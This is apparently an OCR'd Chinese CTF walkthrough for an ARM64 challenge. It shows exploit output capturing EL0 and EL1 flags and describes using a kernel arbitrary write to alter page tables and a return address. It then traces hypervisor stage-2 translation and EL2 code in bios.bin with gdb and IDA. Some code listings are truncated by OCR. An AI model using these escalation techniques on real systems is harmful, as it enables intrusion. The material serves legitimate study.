io.interactive()
```

exp:/el2/el1_shellcode/final/exp.py

```
➜  final git:(main) ✗ python3 exp.py
[+] Starting local process '/bin/sh': pid 43210
[*] Switching to interactive mode
Flag (EL0): hitcon{this is flag 1 for EL0}

Flag (EL1): hitcon{this is flag 2 for EL1}
```

EL2：认识Hypervisor：OS内核之下





曾经以为
拥有了root
就拥有了全世界

直到遇见TA
才明白
其实还有更美好的未来

显然，我们刚才在EL1关了MMU看到了物理内存，是hypervisor提供给运行在EL1内核的一个假物理内存！
仔细想想也对，如果EL1关了MMU后，所有物理内存都能访问了，那EL2、EL3、Secure world存在的意义又在哪呢？

EL2：认识Hypervisor：二阶段翻译






所以Hypervisor的主要功能就是对EL1中不同Guest OS进行内存隔离，具体的做法就是二阶段翻译：

- 第一阶段（Stage 1）：虚拟地址（VA）转化为中间物理地址（IPA），页表由EL1控制，IPA即EL1所见的物理内存
- 第二阶段（Stage 2）：中间物理地址（IPA）转化为真正的物理地址（PA），页表由EL2的hypervisor控制

https://developer.arm.com/documentation/102142/0100/Stage-2-translation


内存地图



EL0/EL1虚拟地址

EL1物理地址

内存地图




EL0/EL1虚拟地址

EL1物理地址

这里我们用内核的任意地址写
- 修改了页表
- 修改了内核栈上的返回地址

虽然还是打了间接跳转，但主要是为了方便
其实可以做到不打返回地址，直接执行EL1shellcode
只需要

内存地图



这里我们用内核的任意地址写
- 修改了页表
- 修改了内核栈上的返回地址

虽然还是打了间接跳转，但主要是为了方便
其实可以做到不打返回地址，直接执行EL1shellcode
只需要

内存地图

EL0/EL1虚拟地址

EL1物理地址

真 · 物理地址

EL2子任务2：找到EL2代码

EL2：找到EL2代码：跟入HVC

步骤与找EL1代码相同，跟入HVC，找特征内存，然后在bios.bin中搜索，可以自己尝试一下：

```
ROM:FFFFFFFFC00088F0                    BL              sub_FFFFFFFFC000916C ; E

ROM:FFFFFFFFC000916C sub_FFFFFFFFC000916C
ROM:FFFFFFFFC000916C
ROM:FFFFFFFFC000916C                    HVC             #0
ROM:FFFFFFFFC0009170                    RET
```

断点打在0xFFFFFFFFC00088F0，跟两步进入HVC
如果打在0xFFFFFFFFC000916C，pwndbg又出问题…

```
1   set architecture aarch64
2   target remote :1234
3   b * 0xFFFFFFFFC00088F0
4   c
5   si
6   si
7   i r cpsr
8   i r SCTLR_EL2
```

exp:/el2/find_el2/exp.py
gdb:/el2/fine_el2/gdb.cmd

```
[ DISASM ]
► 0x40101c04    b       #0x4010200c                 <0
  ↓
  0x4010200c    bl      #0x4010077c                 <0
  ↓
  0x4010077c    stp     x0, x1, [sp]
  0x40100780    stp     x2, x3, [sp, #0x10]
  0x40100784    stp     x4, x5, [sp, #0x20]
  0x40100788    stp     x6, x7, [sp, #0x30]
  0x4010078c    stp     x8, x9, [sp, #0x40]
  0x40100790    stp     x10, x11, [sp, #0x50]
  0x40100794    stp     x12, x13, [sp, #0x60]
  0x40100798    stp     x14, x15, [sp, #0x70]
  0x4010079c    stp     x16, x17, [sp, #0x80]
[ STACK ]
00:0000| sp 0x40105000 —▸ 0 ◂— 0x0
... ↓        3 skipped
04:0020|     0x40105020 —▸ 0xffffffffffffffff —▸ 0 ◂— 0x0
05:0028|     0x40105028 —▸ 0 ◂— 0x0
... ↓        2 skipped
[ BACKTRACE ]
► f 0       0x40101c04

pwndbg> i r cpsr
cpsr           0x3c9    969
pwndbg> i r SCTLR_EL2
SCTLR_EL2      0x30c50830       818219056
pwndbg>
```

```
>>> bin(9)
'0b1001'
```

进入地址0x40101c04，确认进入EL2，并且发现EL2没开MMU

EL2：找到EL2代码：直面bios.bin：第一行代码

不过以我们目前对内存布局已经有了一定的了解了，也可以尝试逆向bios.bin分析代码的加载：
但要先回答一个问题：如何确定bios.bin的加载基址？即第一行代码在什么地址执行？

```
► 0x0     movz    x0, #0x830
  0x4     movk    x0, #0x30c5, lsl #16
  0x8     msr     sctlr_el3, x0
  0xc     isb
  0x10    adr     x0, #0x2000
  0x14    msr     vbar_el3, x0
  0x18    isb
  0x1c    movz    x1, #0x100a
  0x20    mrs     x0, sctlr_el3
  0x24    orr     x0, x0, x1
  0x28    msr     sctlr_el3, x0

00:0000| x0 x1 x2 x3 x4 x5 x6 x7 x8 x9 x
25 x26 x27 x28 x29 sp pc 0 -► 0xf2a618a0

► f 0            0x0

pwndbg>
```

```
164  static void arm_cpu_reset(DeviceState *dev)

189      if (arm_feature(env, ARM_FEATURE_AARCH64)) {
190          /* 64 bit CPUs always start in 64 bit mode */
191          env->aarch64 = 1;

236          }
237          env->pc = cpu->rvbar;

1131 static Property arm_cpu_rvbar_property =
1132             DEFINE_PROP_UINT64("rvbar", ARMCPU, rvbar, 0);
```

https://github.com/qemu/qemu/blob/2c89b5af5e72ab8c9d544c6e30399528b2238827/target/arm/cpu.c

5 Boot code for AArch64 mode

5.1.1 Setting up a vector table

In AArch64, a reset vector is no longer part of the exception vector table. There are dedicated configure input pins and registers for the reset vector. Other exception vectors are stored in the vector table.

Reset vector

In AArch64, the processor starts execution from an IMPLEMENTAION-DEFINED address, which is defined by the hardware input pins **RVBARADDR** and can be read by the RVBAR_EL3 register. You must place boot code at this address.

ARMV8 code reset和warm reset的理解

原创 代码改变世界ctw 于 2021-08-30 23:57:43 发布 456 收藏 1 版权

分类专栏： ARM 文章标签： code reset warm reset armv9 armv8 热启动

ARM 专栏收录该内容 58 订阅 167 篇文章 订阅专栏

最近在群里，一些小伙伴在讨论code reset和warm reset，疑问很多，总是有很多不能理解的地方，可能和SOC的设计关联较大，每一家的设计可能也都不一样。做为一名非科班出身的渣渣，也不敢过多参与讨论，浪费群资源，拉低群水平，只要把自己的想法、思考写到这里了，望大神review
先不贴代码和相关文档了，待有大神赞同这些想法后，才能硬气的贴上相关文档和代码

1、**code reset**： cpu一上电，SOC给ARM Core的signal configuration会改变RVBAR_EL3，其实这里就是bootrom的首地址。CPU一上电，PC指向的就是RVBAR_EL3的地址，机器就开始启动了。
2、**串口中断中敲击reboot命令、或系统panic时导致的机器重启**： 在一些的SOC厂商设计中，应该是code reboot。比如在Linux Kernel中敲击reboot，到底层还是写的一些寄存器控制pmic(或PMU)，直接给cpu下电了。然后再上电，SOC还是会给Core发送signal configuration，此时RVBAR_EL3又会变成ASIC设置的值.
3、**Suspend和Resume**： 比如我在看ATF中的海思平台，在ATF的suspend函数，将bl31_warm_entrypoint地址写入到了RVBAR_EL3中。
此时系统深睡的时候，应该是Linux Kernel调用到ATF，将bl31_warm_entrypoint地址写入到了RVBAR_EL3中，然后还会给各个模块下电(给哪些模块下电是SOC的设计和逻辑)，最后再给ARM Core下电， 这就算是深睡了。 Resume的时候，也是有一些SOC的硬件行为，然后再给Core上电，注意这里SOC没有重新给Core发送相关的signal configuration。那给Core上电后，一上电执行的是哪里？
PC还是指向RVBAR_EL3中的地址，当然这是我们suspend的时候更改过的，其实就是bl31_warm_entrypoint
4、**1-3点，都没有提到RMR_EL3**。那么RMR_EL3是干啥的呢？ 这是ARM的一个feature，怎么用？是你自己的设计，随便你。你写RMR_EL3中的bit，就可以触发warm reset. 一般的kernel du
csdn上看到一篇高通soc的启动流程的博客，他们正常的启动
RMR_EL3，触发warm_reset，另外一个镜像的地址恰好就是

```
pwndbg> i r RVBAR_EL3
RVBAR_EL3      0x0        0
```

https://developer.arm.com/documentation/dai0527/a/
https://blog.csdn.net/weixin_42135087/article/details/120007995

1. qemu调试上来就断在0地址处，并确认就是bios.bin开头
2. 分析qemu源码，在arm_cpu_reset设置pc为rvbar，rvbar定义为0
3. 根据ARMv8手册，这个地址可变，存在RVBAR_EL3寄存器中，调试打印为0

EL2：找到EL2代码：直面bios.bin：可疑的函数

- 所以直接IDA加载bios.bin，基址为0，arm64，手动在0地址处识别函数
- 发现sub_10F4、sub_1004函数参数是挺大的立即数，尝试转成十六进制查看

```
1  void __fastcall __noreturn sub_0(__int64 a1, __int64 a2,
2  {
3    __int64 v51; // x0
4    unsigned __int64 v53; // x16
5    unsigned __int64 v54; // x17
6
7    _WriteStatusReg(ARM64_SYSREG(3, 6, 1, 0, 0), 0x30C5083(
8    __isb(0xFu);
9    _WriteStatusReg(ARM64_SYSREG(3, 6, 12, 0, 0), (unsigned
10   __isb(0xFu);
11   _WriteStatusReg(ARM64_SYSREG(3, 6, 1, 0, 0), _ReadStatu
12   __isb(0xFu);
13   _WriteStatusReg(ARM64_SYSREG(3, 6, 1, 1, 0), 0x238ui64)
14   _WriteStatusReg(ARM64_SYSREG(3, 6, 1, 3, 1), 0x18000ui6
15   __asm { MSR             #7, #4 }
16   _WriteStatusReg(ARM64_SYSREG(3, 6, 1, 1, 2), 0i64);
17   sub_1004(234889216i64, 2105344i64);
18   sub_10F4(234881024i64, &unk_2850, &loc_68);
19   sub_10F4(1074790400i64, &unk_10000, &unk_10000);
20   sub_10F4(23907328i64, &loc_20000, 589824i64);
21   sub_10F4(0x40000000i64, 720896i64, &unk_10000);
```

```
void __fastcall __noreturn sub_0(__int64 a1, __int64 a2, __
{
  __int64 v51; // x0
  unsigned __int64 v53; // x16
  unsigned __int64 v54; // x17

  _WriteStatusReg(ARM64_SYSREG(3, 6, 1, 0, 0), 0x30C50830ui
  __isb(0xFu);
  _WriteStatusReg(ARM64_SYSREG(3, 6, 12, 0, 0), (unsigned _
  __isb(0xFu);
  _WriteStatusReg(ARM64_SYSREG(3, 6, 1, 0, 0), _ReadStatusR
  __isb(0xFu);
  _WriteStatusReg(ARM64_SYSREG(3, 6, 1, 1, 0), 0x238ui64);
  _WriteStatusReg(ARM64_SYSREG(3, 6, 1, 3, 1), 0x18000ui64)
  __asm { MSR             #7, #4 }
  _WriteStatusReg(ARM64_SYSREG(3, 6, 1, 1, 2), 0i64);
  sub_1004(234889216i64, 2105344i64);
  sub_10F4(2348810                    , &loc_68);
  sub_10F4(1074790                    00, &unk_10000);
  sub_10F4(2390753                    0, 589824i64);
  sub_10F4(0x40000                    4, &unk_10000);
```

Synchronize with
Hexadecimal
Octal
Char R
Enum M

```
sub_1004(0xE002000i64, 0x202000i64);
sub_10F4(0xE000000i64, &unk_2850, &loc_68);
sub_10F4(0x40100000i64, &unk_10000, &unk_10000);
sub_10F4(0xE400000i64, &loc_20000, 0x90000i64);
sub_10F4(0x40000000i64, 0xB0000i64, &unk_10000);
```

结果看着很像地址：
0xB0000不就是内核在bios.bin中的偏移么！

所属空间	固件地址	虚拟地址
user	0xBC010-0xC8BD7	0x400000
kernel	0xB0000-0xBC00f	0xffffffffc0000000

EL2：找到EL2代码：直面bios.bin：处理立即数

但是函数参数中还有立即数被识别为地址，看着很烦人，可以在IDA的汇编窗口进行如下处理

```
ROM:0000000000000060                LDR     X1, =unk_2850
ROM:0000000000000064                LDR     X2, =loc_68
ROM:0000000000000068
ROM:0000000000000068 loc_68
ROM:0000000000000068
ROM:0000000000000068                BL      sub_10F4
ROM:000000000000006C                LDR     X0, =0x401000
ROM:0000000000000070                LDR     X1, =unk_100
ROM:0000000000000074                LDR     X2, =unk_100
ROM:0000000000000078                BL      sub_10F4
```

Rename N
Jump to operand
Jump in a new window
Jump in a new hex window
Jump to xref to operand... X
List cross references to... ^X
List cross references from... ^J
=0x2850 Q
=10320 H
=024120


```
ROM:0000000000000050    LDR     X0, =0xE002000
ROM:0000000000000054    LDR     X1, =0x202000
ROM:0000000000000058    BL      sub_1004
ROM:000000000000005C    LDR     X0, =0xE000000
ROM:0000000000000060    LDR     X1, =0x2850
ROM:0000000000000064    LDR     X2, =0x68
ROM:0000000000000068    BL      sub_10F4
ROM:000000000000006C    LDR     X0, =0x40100000
ROM:0000000000000070    LDR     X1, =0x10000
ROM:0000000000000074    LDR     X2, =0x10000
ROM:0000000000000078    BL      sub_10F4
ROM:000000000000007C    LDR     X0, =0xE400000
ROM:0000000000000080    LDR     X1, =0x20000
ROM:0000000000000084    LDR     X2, =0x90000
ROM:0000000000000088    BL      sub_10F4
ROM:000000000000008C    LDR     X0, =0x40000000
ROM:0000000000000090    LDR     X1, =0xB0000
ROM:0000000000000094    LDR     X2, =0x10000
ROM:0000000000000098    BL      sub_10F4
ROM:000000000000009C    MSR     #5, #0
ROM:00000000000000A0    LDR     X0, =0xE001080
```

```
1 void __fastcall __noreturn sub_0(__int64 a1, __int64 a
2 {
3   __int64 v51; // x0
4   unsigned __int64 v53; // x16
5   unsigned __int64 v54; // x17
6
7   _WriteStatusReg(ARM64_SYSREG(3, 6, 1, 0, 0), 0x30C50
8   __isb(0xFu);
9   _WriteStatusReg(ARM64_SYSREG(3, 6, 12, 0, 0), (unsig
10  __isb(0xFu);
11  _WriteStatusReg(ARM64_SYSREG(3, 6, 1, 0, 0), _ReadSt
12  __isb(0xFu);
13  _WriteStatusReg(ARM64_SYSREG(3, 6, 1, 1, 0), 0x238ui
14  _WriteStatusReg(ARM64_SYSREG(3, 6, 1, 3, 1), 0x18000
15  __asm { MSR             #7, #4 }
16  _WriteStatusReg(ARM64_SYSREG(3, 6, 1, 1, 2), 0i64);
17  sub_1004(0xE002000i64, 0x202000i64);
18  sub_10F4(0xE000000i64, 0x2850i64, 0x68i64);
19  sub_10F4(0x40100000i64, 0x10000i64, 0x10000i64);
20  sub_10F4(0xE400000i64, 0x20000i64, 0x90000i64);
21  sub_10F4(0x40000000i64, 0xB0000i64, 0x10000i64);
```

EL2：找到EL2代码：直面bios.bin：大胆拆分

最终处理如下：

```
18  sub_10F4(0xE000000i64, 0x2850i64, 0x68i64);
19  sub_10F4(0x40100000i64, 0x10000i64, 0x10000i64);
20  sub_10F4(0xE400000i64, 0x20000i64, 0x90000i64);
21  sub_10F4(0x40000000i64, 0xB0000i64, 0x10000i64);
```



